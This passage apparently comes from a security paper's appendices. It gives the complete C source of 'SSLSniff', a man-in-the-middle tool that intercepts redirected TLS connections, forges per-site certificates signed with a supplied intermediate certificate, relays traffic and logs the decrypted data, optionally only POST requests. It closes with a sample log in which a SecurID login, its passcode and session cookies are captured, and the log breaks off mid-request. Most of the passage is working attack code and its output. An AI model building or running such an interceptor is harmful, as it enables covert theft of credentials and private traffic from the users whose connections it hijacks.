  SSL  *clientSession = MSSL_handshakeWithClient(client, spoofedCert, credentials);  /*
SSL Handshake with client */
  Log  *log           = LOG_init(client, server, credentials->postOnly);

  MSSL_shuttleData(client, clientSession, server, serverSession, log);

  SSL_free(serverSession);
  SSL_free(clientSession);

  exit(0);
}
```

8.2.4. acceptConnections Function

The *acceptConnections* function loops indefinitely (until the application's process is halted), pausing on the *NETWORK_acceptConnections* function call for each network connection established to the listening port. It is run by the application's main function, and as each connection is established, it forks a new process off of the main process to run the *handleNewConnection* function.

```
static void acceptConnections(int server, Credentials *credentials) {
  for (;;) {
    int client = NETWORK_acceptConnection(server);

    if (fork() == 0) handleNewConnection(client, credentials);
    else             close(client);
  }
}
```

8.2.5. parseArguments Function

The *parseArguments* function is used to check for the required command line arguments and to set the values for both the required and the optional command line arguments. The function returns a "1" if the options are properly parsed and a "-1" if they are not.

```
static int parseArguments(int argc, char* argv[], char** certificateFile, int
*listenPort, int *postOnly)
{
  int c;
  extern char *optarg;

  *postOnly        = 0;
  *certificateFile = NULL;
  *listenPort      = -1;

  while ((c = getopt(argc, argv, "p:c:P")) != -1) {
    switch (c) {
    case 'c': *certificateFile = optarg;       break;
    case 'p': *listenPort      = atoi(optarg); break;
    case 'P': *postOnly        = 1;            break;
    default:
      return -1;
    }
  }

  if ((*certificateFile) == NULL || (*listenPort) == -1) return -1;
  else                                                   return 1;
}
```

8.2.6. main Function

The *main* function of the *SSLSniff* application is run when the process is first started. It performs a number of startup tasks.

First, it calls the *parseArguments* function to have the command line arguments checked. If that function returns a negative number (typically "-1"), then *main* calls the *printUsage* function and exits the process.

The second task performed is the initialization of the SSL libraries and SSL error codes in order to validate the *certificateFile* command line argument. If the file referenced by the *certificateFile* argument can not be read by the OpenSSL library or the private key could not be read from the file, the application prints an error message to *stderr* and exits.

The third task that the *main* function performs is to initialize the network listening port (passed by the *listenPort* argument). If there is an error opening the listening socket, then the application prints an error and exits.

The last set of tasks performed by the function are to initialize the client SSL key that it will use to connect to any server requested by an incoming connection, set the application to either log only HTTP post requests or log all requests, initialize the cache and run the *acceptConnections* function.

```
int main(int argc, char* argv[]) {
  int serverSocket, listenPort, postOnly;
  char *certificateFile;
  Credentials credentials;

  if (parseArguments(argc, argv, &certificateFile, &listenPort, &postOnly) < 0) {
    printUsage(argv[0]);
  }

  SSL_library_init();
  SSL_load_error_strings();

  if ((credentials.middleCertificate = MX509_loadCertificateFromFile(certificateFile)) ==
NULL) {
    fprintf(stderr, "Couldn't read certificate from %s.\n", argv[2]);
    return 1;
  }

  if ((credentials.middleKey = MX509_loadKeyFromFile(certificateFile)) == NULL) {
    fprintf(stderr, "Couldn't read private key from %s.\n", argv[2]);
    return 1;
  }

  if ((serverSocket = NETWORK_listenOnPort(listenPort)) < 0) {
    fprintf(stderr, "Could not bind to port %d\n", atoi(argv[1]));
    return 1;
  }

  credentials.leafKey  = MX509_buildKeysForClient();
  credentials.postOnly = postOnly;

  CACHE_initialize();

  acceptConnections(serverSocket, &credentials);

  return 1;
}
```

8.3. network.c

The *network.c* file includes all the functions and libraries required to listen and establish TCP sessions with both the victim client and the target web server.

8.3.1. Library Include Statements

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

#include <netdb.h>
#include <sys/types.h>
#include <sys/socket.h>

#include <string.h>

#include <linux/netfilter_ipv4.h>

#include "network.h"
```

8.3.2. MIN_LOCAL_PORT Value

The *MIN_LOCAL_PORT* value is a constant that forces the user to establish the application's listening port within the "high port range". This is to avoid requiring root privileges to run the application, a requirement that would be necessary if the listening port was allowed to be below 9001.

```
#define MIN_LOCAL_PORT 9001
```

8.3.3. NETWORK_listenOnPort Function

The *NETWORK_listenOnPort* function is run by the *main* function to establish a listening socket on the listening port. The first thing that the function does is to set the listening socket's options. The function then binds the application to the listening socket. The last step performed is to begin listening on the socket. The *NETWORK_listenOnPort* function then returns an integer representing the socket's file descriptor. This return value is later used to reference the socket by the *acceptConnections* function.

```
int NETWORK_listenOnPort(int port) {
  struct sockaddr_in server;

  int opt               = 1;
  int fd                = socket(AF_INET, SOCK_STREAM, 0);
  server.sin_family     = AF_INET;
  server.sin_addr.s_addr = htonl(INADDR_ANY);
  server.sin_port       = htons(port);

  if (setsockopt(fd, SOL_SOCKET, SO_REUSEADDR, &opt, sizeof(opt)) < 0) {
    perror("ASSERT - setsockopt() failed.");
    exit(1);
  }

  if (bind(fd, (struct sockaddr*)&server, sizeof(server)) < 0) {
    return -1;
  }

  if (listen(fd, 20) < 0) {
    perror("ASSERT - listen() failed.");
    exit(1);
  }

  return fd;
}
```

8.3.4. NETWORK_connectToServer Function

The *NETWORK_connectToServer* function establishes a connection to a target web server. When called, the function initializes a client socket, binds to the socket and performs establishes the TCP connection. As with the *NETWORK_listenOnPort* function, an integer file descriptor referencing the established socket is returned to the calling code.

```
int NETWORK_connectToServer(int client) {
  struct sockaddr_in localAddr;
  struct sockaddr_in serverAddr;
  int fd, size;

  size = sizeof(serverAddr);
  if (getsockopt(client, SOL_IP, SO_ORIGINAL_DST, &serverAddr, &size) < 0) {
    perror("Could not determine socket's original destination.");
    close(client);
    exit(1);
  }

  fd = socket(AF_INET, SOCK_STREAM, 0);

  localAddr.sin_family      = AF_INET;
  localAddr.sin_addr.s_addr = htonl(INADDR_ANY);
  localAddr.sin_port        = 0;

  if (bind(fd, (struct sockaddr*)&localAddr, sizeof(localAddr)) < 0) {
    perror("Local bind failed.");
    close(client);
    exit(1);
  }

  if (connect(fd, (struct sockaddr*)&serverAddr, sizeof(serverAddr)) < 0) {
    perror("Connect to original destination failed.");
    close(client);
    exit(1);
  }

  return fd;
}
```

8.3.5. NETWORK_acceptConnection Function

The *NETWORK_acceptConnection* function checks the server socket for any connection requests. When it finds a connection, the function performs the TCP handshake and returns a file descriptor reference to the connection.

```
int NETWORK_acceptConnection(int serverSocket) {
  struct sockaddr_in addr;
  int fd;

  int length = sizeof(addr);

  if ((fd = accept(serverSocket, (struct sockaddr*)&addr, &length)) < 0) {
    perror("ASSERT - Error on accept().");
    exit(1);
  }

  return fd;
}
```

8.4. mssl.c

The *mssl.c* file provides a wrapper to the OpenSSL library's SSL handling functionality. It includes functions that perform the SSL handshake with the victim clients and the target web servers.

8.4.1. Library Include Statements

```
#include <openssl/pem.h>
#include <openssl/conf.h>
#include <openssl/x509v3.h>
#include <openssl/ssl.h>
#include <openssl/err.h>

#include <sys/poll.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <arpa/inet.h>

#include <string.h>

#include "mssl.h"
#include "cache.h"
```

8.4.2. Function Interface Definitions

```
static int forwardData(SSL *from, SSL *to, Log *logFile);
static int isAvailable(int revents);
static int isClosed(int revents);
```

8.4.3. getServerName Function

The *getServerName* function uses the *getpeername* function of the socket library to retrieve the name of the peer on the other side of a socket connection. This function is used by the *MSSL_handshakeWithServer* function to determine the name of the server that the socket is connected to.

```
static void getServerName(int serverFd, char* name) {
  struct sockaddr_in serverAddr;
  int size = sizeof(serverAddr);

  if (getpeername(serverFd, (struct sockaddr*)&serverAddr, &size) < 0) {
    perror("ASSERT - s getpeername failed.");
    exit(1);
  }

  strcpy(name, inet_ntoa(serverAddr.sin_addr));
}
```

8.4.4. MSSL_handshakeWithServer Function

The *MSSL_handshakeWithServer* function performs an SSL handshake with the server. It is coded to support both SSLv2 and SSLv3, via the *SSLv23_client_method* function of the OpenSSL library. The function performs the following tasks:

The first task is to get the peer's name from the *getServerName* function.

The second task performed is to establish a new *SSL_CTX* object, an OpenSSL object that provides the SSL and TLS handshake functionality. The instantiated object is named *serverCtx*.

The second step perfomed creates the *SSL_new* data structure. The *SSL_new* structure allows the instantiating code to view and modify the SSL connection's properties.

The function then uses the *CACHE_getSessionID* function to place the session ID value into the *sessionID* object. The *CACHE_getSessionID* function provides thread safe interaction with the session ID's, via the use of semaphore locks within the function.

If *sessionID* is not NULL, the function sets the session ID for use by the ssl objects.

The function then sets the SSL connection state, the file descriptor for the SSL session and the options for the session.

After all this initialization has been competed, the *SSL_connect* function is called. This call causes the OpenSSL libraries to perform the SSL handshake with the server. Any error to the handshake process results in an error message being written to *stderr* and the function exiting.

After a successful handshake, the *MSSL_handshakeWithServer* function returns the *serverSession* object to the calling code.

```
SSL * MSSL_handshakeWithServer(int serverFd) {
  char serverName[512];
  int bogus;

  SSL_CTX *serverCtx;
  SSL *serverSession;
  SSL_SESSION *sessionId;

  getServerName(serverFd, serverName);

  serverCtx     = SSL_CTX_new(SSLv23_client_method());
  serverSession = SSL_new(serverCtx);
  sessionId     = CACHE_getSessionId(serverSession, serverName, strlen(serverName),
&bogus);

  if (sessionId != NULL) {
    SSL_set_session(serverSession, sessionId);
    SSL_SESSION_free(sessionId);
  }

  SSL_set_connect_state(serverSession);
  SSL_set_fd(serverSession, serverFd);
  SSL_set_options(serverSession, SSL_OP_ALL);

  if (SSL_connect(serverSession) < 0) {
    fprintf(stderr, "Error on SSL Connect.\n");
    exit(1);
  }

  CACHE_setNewSessionId0(serverSession, SSL_get1_session(serverSession), serverName,
strlen(serverName));

  return serverSession;
}
```

8.4.5. MSSL_handshakeWithClient Function

The *MSSL_handshakeWithClient* function performs an SSL handshake with the client. Its functionality is similar to the *MSSL_handshakeWithServer* function, but the logic is tailored to handling incoming SSL session requests.

As with the server handshake function, the *MSSL_handshakeWithClient* function initializes an *SSL_CTX* object and creates an *SSL* session object.

After the creation of the SSL context object, the function proceeds to have a new session ID generated for the session (via the *CACHE_setNewSessionID* function) and allocates the ID to the context.

The function then further initializes the *SSL_CTX* object with the spoofed X.509 certificate and the private key generated for the certificate.

The next step is for the generation of the spoofed certificate and the private key to be validated. This is performed by the *SSL_CTX_check_private_key* function. If the assertion fails, an error message is written to *stderr*.

Following the validation routine, the function then adds the trusted certificate to the certificate chain being presented to the client. This is an important step for the exploit. Without the trusted certificate being attached to the chain, the victim's web browser would not have the information necessary to believe that the forged certificate is valid. The client browser is not expected to have the trusted certificate stored in its CA list, so this chaining closes the gap trust model.

The function then sets the SSL session to perform SSL handshake retries automatically.

The last few steps of the *MSSL_*handshakeWithClient function are similar to the last steps of the *MSSL_handshakeWithServer* function.

```
SSL * MSSL_handshakeWithClient(int client, X509 *spoofedCert, Credentials *credentials) {
  SSL_CTX *clientContext = SSL_CTX_new(SSLv23_server_method());
  SSL *clientSession;

  SSL_CTX_sess_set_new_cb(clientContext, CACHE_setNewSessionId);
  SSL_CTX_sess_set_get_cb(clientContext, CACHE_getSessionId);

  SSL_CTX_use_certificate(clientContext, spoofedCert);
  SSL_CTX_use_PrivateKey(clientContext, credentials->leafKey);

  if (SSL_CTX_check_private_key(clientContext) == 0) {
    fprintf(stderr, "*** Assertion Failed - Generated PrivateKey Doesn't Work.\n");
    exit(1);
  }

  SSL_CTX_add_extra_chain_cert(clientContext, credentials->middleCertificate);
  SSL_CTX_set_mode(clientContext, SSL_MODE_AUTO_RETRY);

  clientSession = SSL_new(clientContext);
  SSL_set_fd(clientSession, client);

  if (SSL_accept(clientSession) == 0) {
    fprintf(stderr, "SSL Accept Failed!");
    exit(1);
  }

  return clientSession;
}
```

8.4.6. MSSL_shuttleData Function

The *MSSL_shuttleData* function provides the transport logic to pass data from one peer in the SSL session to the other.

```
void MSSL_shuttleData(int client, SSL *clientSession, int server, SSL  *serverSession,
Log *log) {
  struct pollfd fds[2] = {{client, POLLIN | POLLPRI | POLLHUP | POLLERR, 0},
                          {server, POLLIN | POLLPRI | POLLHUP | POLLERR, 0}};

  for (;;) {
    if (poll(fds, 2, -1) < 0) return;

    if (isAvailable(fds[0].revents)) if (forwardData(clientSession, serverSession, log)
!= 0) return;
    if (isAvailable(fds[1].revents)) if (forwardData(serverSession, clientSession, log)
!= 0) return;
    if (isClosed(fds[0].revents)) return;
    if (isClosed(fds[0].revents)) return;
  }
}
```

8.4.7. isAvailable Function

The *isAvailable* function provides logic to check if data is available in one of the SSL sessions.

```
static int isAvailable(int revents) {
  return revents & POLLIN || revents & POLLPRI;
}
```

8.4.8. isClosed Function

The *isClosed* function checks a SSL session to see if it has been closed.

```
static int isClosed(int revents) {
  return revents & POLLERR || revents & POLLHUP;
}
```

8.4.9. forwardData Function

The *forwardData* function pushes data from one SSL session to the other. It also calls the *LOG_log* function to have the bytes written to the log file.

```
static int forwardData(SSL *from, SSL *to, Log *log) {
  char buf[4096];
  int bytesRead;
  int bytesWritten;

  do {
    if ((bytesRead    = SSL_read(from, buf, sizeof(buf))) <= 0)     return -1;
    if ((bytesWritten = SSL_write(to, buf, bytesRead)) < bytesRead) return -1;

    LOG_log(log, buf, bytesRead);
  } while (SSL_pending(from));

  LOG_flush(log);

  return 0;
}
```

8.5. mx509.c

The *mc509.c* file provides the certificate management functionality of the *SSLSniff* application.

8.5.1. Library Include Statements

```
#include <openssl/pem.h>
#include <openssl/conf.h>
#include <openssl/x509v3.h>
#include <openssl/ssl.h>
#include <openssl/err.h>

#include "mx509.h"
```

8.5.2. MX509_buildCertificateForClient Function

The *MX509_buildCertificateForClient* function creates the spoofed certificate that is presented to the client. It uses the trusted certificate provided to the application via the command line, and generates a new certificate that contains the target website's host name in the CN field.

```
X509 * MX509_buildCertificateForClient(SSL *serverSession, Credentials *credentials) {
  X509 *serverCertificate = SSL_get_peer_certificate(serverSession);
  X509_NAME *serverName   = X509_get_subject_name(serverCertificate);
  X509_NAME *issuerName   = X509_get_subject_name(credentials->middleCertificate);
  X509 *request           = X509_new();

  X509_set_version(request, 3);
  X509_set_subject_name(request, serverName);
  X509_set_issuer_name(request, issuerName);

  ASN1_INTEGER_set(X509_get_serialNumber(request), 1);
  X509_gmtime_adj(X509_get_notBefore(request), -365);
  X509_gmtime_adj(X509_get_notAfter(request), (long)60*60*24*365);
  X509_set_pubkey(request, credentials->leafKey);

  X509_sign(request, credentials->middleKey, EVP_md5());

  return request;
}
```

8.5.3. MX509_buildKeysForClient Function

The *MX509_buildKeysForClient* function generates the public / private key pair that is used to maintain an SSL session with the client. The key pair is also used to generate the certificate presented to the client browser.

```
EVP_PKEY * MX509_buildKeysForClient() {
  RSA *rsaKeyPair         = RSA_generate_key(1024, RSA_F4, NULL, NULL);
  EVP_PKEY *rsaKeyPairSpec = EVP_PKEY_new();

  EVP_PKEY_assign_RSA(rsaKeyPairSpec, rsaKeyPair);

  return rsaKeyPairSpec;
}
```

8.5.4. MX509_loadCertificateFromFile Function

The *MX509_loadCertificateFromFile* function loads the trusted certificate into memory.

```
X509* MX509_loadCertificateFromFile(char* file) {
  SSL_CTX *context = SSL_CTX_new(SSLv23_server_method());
  SSL_CTX_use_certificate_file(context, file, SSL_FILETYPE_PEM);

  return SSL_get_certificate(SSL_new(context));
}
```

8.5.5. MX509_loadKeyFromFile

The *MX509_loadKeyFromFile* function loads the trusted certificate's private key into memory.

```
EVP_PKEY* MX509_loadKeyFromFile(char* file) {
  SSL_CTX *context = SSL_CTX_new(SSLv23_server_method());
  SSL_CTX_use_PrivateKey_file(context, file, SSL_FILETYPE_PEM);

  return SSL_get_privatekey(SSL_new(context));
}
```

8.6. cache.c

The *cache.c* file provides the SSL session management functionality of the application.

8.6.1. Library Include Statements

```
#include <openssl/ssl.h>
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/shm.h>
#include <sys/sem.h>
#include <string.h>
#include "cache.h"
```

8.6.2. Function Definition Statements

```
static SessionCache *cache;
static int semaphore;

static void lock(int semaphore);
static void unlock(int semaphore);
static void removeSessionId(char* id, int idLen);

union semun {
  int val;                  /* value for SETVAL */
  struct semid_ds *buf;     /* buffer for IPC_STAT, IPC_SET */
  unsigned short *array;    /* array for GETALL, SETALL */
  struct seminfo *__buf;    /* buffer for IPC_INFO */
};
```

8.6.3. CACHE_initialize Function

The *CACHE_initialize* function initializes an SSL session's cache. By using the *semaphore* variable, the function is able to avoid any contention between multiple SSL sessions being intercepted by the application.

```
void CACHE_initialize() {
  union semun arg;
  struct shmid_ds ret;

  int id    = shmget(ftok("sslsniff.c", 0), sizeof(SessionCache), IPC_CREAT | 0666);
  cache     = (SessionCache*)shmat(id, 0, 0);
  semaphore = semget(ftok("sslsniff.c", 0), 1, IPC_CREAT | 0666);
  arg.val   = 1;

  if (semctl(semaphore, 0, SETVAL, arg) == -1) {
    perror("semctl");
    exit(1);
  }

  if (shmctl(id, IPC_RMID, &ret) < 0) {
    perror("shmctl");
    exit(1);
  }

  bzero(cache, sizeof(SessionCache));
}
```

8.6.4. CACHE_setNewSessionId0 Function

The *CACHE_setNewSessionId0* function uses the OpenSSL library to generate a new SSL session.

```
int CACHE_setNewSessionId0(SSL *s, SSL_SESSION *session, char *id, int idLength) {
  int encodedLength = i2d_SSL_SESSION(session, NULL);

  unsigned char* b;
  int current;

  if (encodedLength > MAX_ENCODING_SIZE) {
    fprintf(stderr, "Encoded Length: %d too big for session cache, skipping.\n",
encodedLength);
    return 1;
  }

  lock(semaphore);
  removeSessionId(id, idLength);

  current = cache->current;
  b       = cache->sessions[current].encoding;

  i2d_SSL_SESSION(session, &b);

  memcpy(cache->sessions[current].id, id, idLength);
  cache->sessions[current].encodingLength = encodedLength;
  cache->sessions[current].idLength       = idLength;
  cache->current                          = (current + 1) % CACHE_SIZE;

  unlock(semaphore);

  return 1;
}
```

8.6.5. CACHE_getSessionId Function

The *CACHE_getSessionId* function retrieves the current session ID being managed by the application.

```
SSL_SESSION * CACHE_getSessionId(SSL *s, unsigned char *id, int idLength, int *ref) {
  int i;
  SSL_SESSION *ret;
  unsigned char *b;

  *ref = 0;

  lock(semaphore);

  for (i=0;i<CACHE_SIZE;i++) {
    if (memcmp(cache->sessions[i].id, id, idLength) == 0) {
      b = (unsigned char*)malloc(cache->sessions[i].encodingLength);
      memcpy(b, cache->sessions[i].encoding, cache->sessions[i].encodingLength);
      ret = d2i_SSL_SESSION(NULL, &b, cache->sessions[i].encodingLength);
      unlock(semaphore);
      return ret;
    }
  }

  unlock(semaphore);

  return NULL;
}
```

8.6.6. CACHE_setNewSessionID Function

The *CACHE_setNewSessionID* function wraps the *CACHE_setNewSessionId0* function.

```
int CACHE_setNewSessionId(SSL *s, SSL_SESSION *session) {
  return CACHE_setNewSessionId0(s, session, session->session_id, session-
>session_id_length);
}
```

8.6.7. removeSessionId Function

The *removeSessionId* function removes the specified Session ID from the cache.

```
static void removeSessionId(char* id, int idLength) {
  int i;

  for (i=0;i<CACHE_SIZE;i++) {
    if (memcmp(cache->sessions[i].id, id, idLength) == 0) {
      bzero(cache->sessions[i].id, idLength);
    }
  }
}
```

8.6.8. lock Function

The *lock* function helps make the cache portion of the application thread safe by locking access to the semaphore object for a particular forked process.

```
static void lock(int semaphore) {
  struct sembuf buf = {0, -1, 0};
  if (semop(semaphore, &buf, 1) < 0) {
    fprintf(stderr, "ASSERT - semaphore aquire failed.\n");
    exit(1);
  }
}
```

8.6.9. unlock Function

The *unlock* function helps make the cache portion of the application thread safe by unlocking access to the semaphore object held by a particular forked process.

```
static void unlock(int semaphore) {
  struct sembuf buf = {0, 1, 0};
  if (semop(semaphore, &buf, 1) < 0) {
    fprintf(stderr, "ASSERT - semaphore aquire failed.\n");
    exit(1);
  }
}
```

8.7. log.c

The *log.c* file provides the logging functionality of the *SSLSniff* application.

8.7.1. Library Include Statements

```
#include <sys/socket.h>
#include <sys/types.h>
#include <netdb.h>
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

#include "log.h"
```

8.7.2. Variable Definition Statements

```
#define POST_LENGTH 4
#define POST_STRING "POST"
#define MIN(X, Y)  ((X) < (Y) ? (X) : (Y))
```

8.7.3. Function Definition Statements

```
static int isFinishedBuffering(Log *context);
static int isLoggableData(Log *context);
static void switchToLogging(Log *context, char *buf, int length);
static void switchToProxying(Log *context);
static void bufferData(Log *context, char* buf, int length);
static void logData(Log *context, char* buf, int length);

static void connectionString(int client, int server, char *buf, int length);
```

8.7.4. LOG_init Function

The *LOG_init* function initializes a new log for each SSL session. It uses the *connectionString* function to set the name of the file to write to.

```
Log * LOG_init(int client, int server, int postOnly) {
  Log *log         = (Log*)malloc(sizeof(Log));
  log->bufferIndex = 0;
  log->status      = (postOnly ? BUFFERING : PRELOGGING);
  log->logFile     = NULL;

  connectionString(client, server, log->name, sizeof(log->name));

  return log;
}
```

8.7.5. LOG_log Function

The *LOG_log* function handles most log actions for the application, forwarding the request to act to another appropriate function. The *context* input parameter is what the decision is based on.

```
void LOG_log(Log *context, char* buf, int length) {
  switch (context->status) {
  case BUFFERING:  bufferData(context, buf, length);      break;
  case LOGGING:    logData(context, buf, length);         break;
  case PRELOGGING: switchToLogging(context, buf, length); break;
  case PROXYING:                                          break;
  default:
    fprintf(stderr, "ASSERT - Unknown LOG state: %d\n", context->status);
    exit(1);
  }
}
```

8.7.6. LOG_flush Function

The *LOG_flush* function flushes the log writing stream, causing anything stored in the streams buffer to be written to the log file.

```
void LOG_flush(Log *context) {
  if (context->logFile != NULL)
    fflush(context->logFile);
}
```

8.7.7. connectionString Function

The *connectionString* function determines the name of the log file for any particular SSL session. It bases the name of the file on the client IP address, the client's source port, the target server's IP address and the target server port.

```
static void connectionString(int client, int server, char *buf, int length) {
  char clientName[512];
  char serverName[512];

  struct sockaddr_in clientAddr;
  struct sockaddr_in serverAddr;

  int size;

  size = sizeof(clientAddr);
  if (getpeername(client, (struct sockaddr*)&clientAddr, &size) < 0) {
    perror("ASSERT - c getpeername failed.");
    exit(1);
  }

  size = sizeof(serverAddr);
  if (getpeername(server, (struct sockaddr*)&serverAddr, &size) < 0) {
    perror("ASSERT - s getpeername failed.");
    exit(1);
  }

  strcpy(clientName, inet_ntoa(clientAddr.sin_addr));
  strcpy(serverName, inet_ntoa(serverAddr.sin_addr));

  snprintf(buf, length, "%s.%d-%s.%d",
         clientName, ntohs(clientAddr.sin_port),
         serverName, ntohs(serverAddr.sin_port));
}
```

8.7.8. isFinishedBuffering Function

The *isFinishedBuffering* function checks the write buffer to see if it has the entire request or response stored within it.

```
static int isFinishedBuffering(Log *context) {
  return (context->bufferIndex == POST_LENGTH);
}
```

8.7.9. isLoggableData Function

The *isLoggableData* function checks the data in the buffer to determine if it is POST data or not. The function is called only if the application is started with the "log only POSTS" command line option.

```
static int isLoggableData(Log *context) {
  context->buffer[context->bufferIndex] = '\0';
  return (strcmp(context->buffer, POST_STRING) == 0);
}
```

8.7.10. switchToLogging Function

The *switchToLogging* function begins logging for a new SSL session.

```
static void switchToLogging(Log *context, char *buf, int length) {
  context->status  = LOGGING;
  context->logFile = fopen(context->name, "w");
  logData(context, buf, length);
  printf("Intercepted Connection: %s [Logging]\n", context->name);
}
```

8.7.11. switchToProxying Function

The *switchToProxying* function sets the application to ignore the log file functionality.

```
static void switchToProxying(Log *context) {
  context->status = PROXYING;
  printf("Intercepted Connection: %s [Proxying]\n", context->name);
}
```

8.7.12. bufferedData Function

The *bufferedData* function is the function used to add data to the log buffer.

```
static void bufferData(Log *context, char* buf, int length) {
  int bytesToBuffer = MIN(POST_LENGTH - context->bufferIndex, length);
  memcpy(context->buffer, buf, bytesToBuffer);
  (context->bufferIndex) += bytesToBuffer;

  if (isFinishedBuffering(context)) {
    if (isLoggableData(context)) switchToLogging(context, buf, length);
    else                         switchToProxying(context);
  }
}
```

8.7.13. logData Function

The *logData* function writes the data in the buffer to the log file.

```
static void logData(Log *context, char* buf, int length) {
  buf[length] = '\0';
  fprintf(context->logFile, "%s", buf);
}
```

9. Appendix C – Reconnaissance SSLSniff Log

```
GET /privatestuff/admin.html HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-
flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322)
Host: reactive
Connection: Keep-Alive

HTTP/1.1 302 Found
Date: Wed, 24 Feb 2004 23:58:34 GMT
Server: Apache/1.3.27 (Unix) mod_ssl/2.8.14 OpenSSL/0.9.7d
Location: /securid/auth?/privatestuff/admin.html&/
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>302 Found</TITLE>
</HEAD><BODY>
<H1>Found</H1>
The document has moved <A
HREF="/securid/auth?/privatestuff/admin.html&amp;/">here</A>.<P>
<HR>
<ADDRESS>Apache/1.3.27 Server at reactive Port 443</ADDRESS>
</BODY></HTML>

GET /securid/auth?/privatestuff/admin.html&/ HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-
flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322)
Host: reactive
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 24 Feb 2004 23:58:34 GMT
Server: Apache/1.3.27 (Unix) mod_ssl/2.8.14 OpenSSL/0.9.7d
Set-Cookie: AceHandle=2065070632; path=/securid/; secure
Expires: 0
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html

<HTML>  <HEAD><TITLE>SecurID PASSCODE Request</TITLE></HEAD>  <BODY BGCOLOR="#FFFFFF"
onLoad="document.forms[0].elements[1].focus ();">    <H1 ALIGN=CENTER>SecurID PASSCODE
Request</H1>    <HR>    <P>      The page you are attempting to access requires that you
authenticate using your SecurID token.    </P>    <P>      Please enter your Username and
SecurID PASSCODE in      the following fields, then click the &quot;Send&quot;
button. If you make a mistake, use the &quot;Reset&quot;      button to clear the fields.
</P>    <HR>    <FORM method=POST ACTION="/securid/check">      <INPUT TYPE=HIDDEN
NAME=sd_action                          VALUE=passcode>      <CENTER><TABLE>        <TR>
<TD><B>Username:</B></TD>          <TD><INPUT TYPE=TEXT NAME=sd_username
MAXLENGTH=32></TD>        </TR>        <TR>          <TD><B>PASSCODE:</B></TD>
<TD>            <INPUT TYPE=PASSWORD NAME=sd_passcode MAXLENGTH=32>          </TD>
   </TR>      </TABLE></CENTER>      <HR>      <CENTER><P>        <INPUT TYPE=SUBMIT
VALUE="Send">        <INPUT TYPE=RESET VALUE="Reset">      </P></CENTER>      <INPUT
TYPE=HIDDEN NAME=sd_referer                          VALUE="/privatestuff/admin.html">
</FORM>    <HR>  </BODY></HTML>
```

```
POST /securid/check HTTP/1.1

Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-
flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: https://reactive/securid/auth?/privatestuff/admin.html&/
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322)
Host: reactive
Content-Length: 91
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: AceHandle=2065070632

sd_action=passcode&sd_username=test&sd_passcode=0xxx&sd_referer=%2Fprivatestuff%2Fadmin.h
tml

HTTP/1.1 302 Found
Date: Wed, 24 Feb 2004 23:58:38 GMT
Server: Apache/1.3.27 (Unix) mod_ssl/2.8.14 OpenSSL/0.9.7d
Set-Cookie: AceHandle=2065070632; path=/; secure
Set-Cookie: webid2=test!1080172718!; path=/; secure
Location: /privatestuff/admin.html
Keep-Alive: timeout=15, max=98
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>302 Found</TITLE>
</HEAD><BODY>
<H1>Found</H1>
The document has moved <A HREF="/privatestuff/admin.html">here</A>.<P>
<HR>
<ADDRESS>Apache/1.3.27 Server at reactive Port 443</ADDRESS>
</BODY></HTML>

GET /privatestuff/admin.html HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-
flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: https://reactive/securid/auth?/privatestuff/admin.html&/
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322)
Host: reactive
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: AceHandle=2065070632; webid2=test!1080172718!

HTTP/1.1 200 OK
Date: Wed, 24 Feb 2004 23:58:38 GMT
Server: Apache/1.3.27 (Unix) mod_ssl/2.8.14 OpenSSL/0.9.7d
Expires: 0
Last-Modified: Wed, 24 Feb 2004 00:28:43 GMT
ETag: "1448034-181-4060d63b"
Accept-Ranges: bytes
Content-Length: 385
Keep-Alive: timeout=15, max=97
Connection: Keep-Alive
Content-Type: text/html

<HTML>
<HEAD><TITLE>User Management Tool</TITLE></HEAD>
<BODY bgcolor="#cccccc" text="#000000">
<H2>Add User:</H2>
<P>
<FORM method="post" action="/cgi-bin/testcgi">
User Name:
```

```
<input type="text" name="username">

<P>
Password:
<input type="password" name="password">
<P>
Email Address:
<input type="text" name="email">

<P>
<input type="submit" value="Submit">
</FORM>
</BODY>
</HTML>

POST /privatestuff/useradd.jsp HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-
flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, */*
Referer: https://reactive/privatestuff/admin.html
Accept-Language: en-us
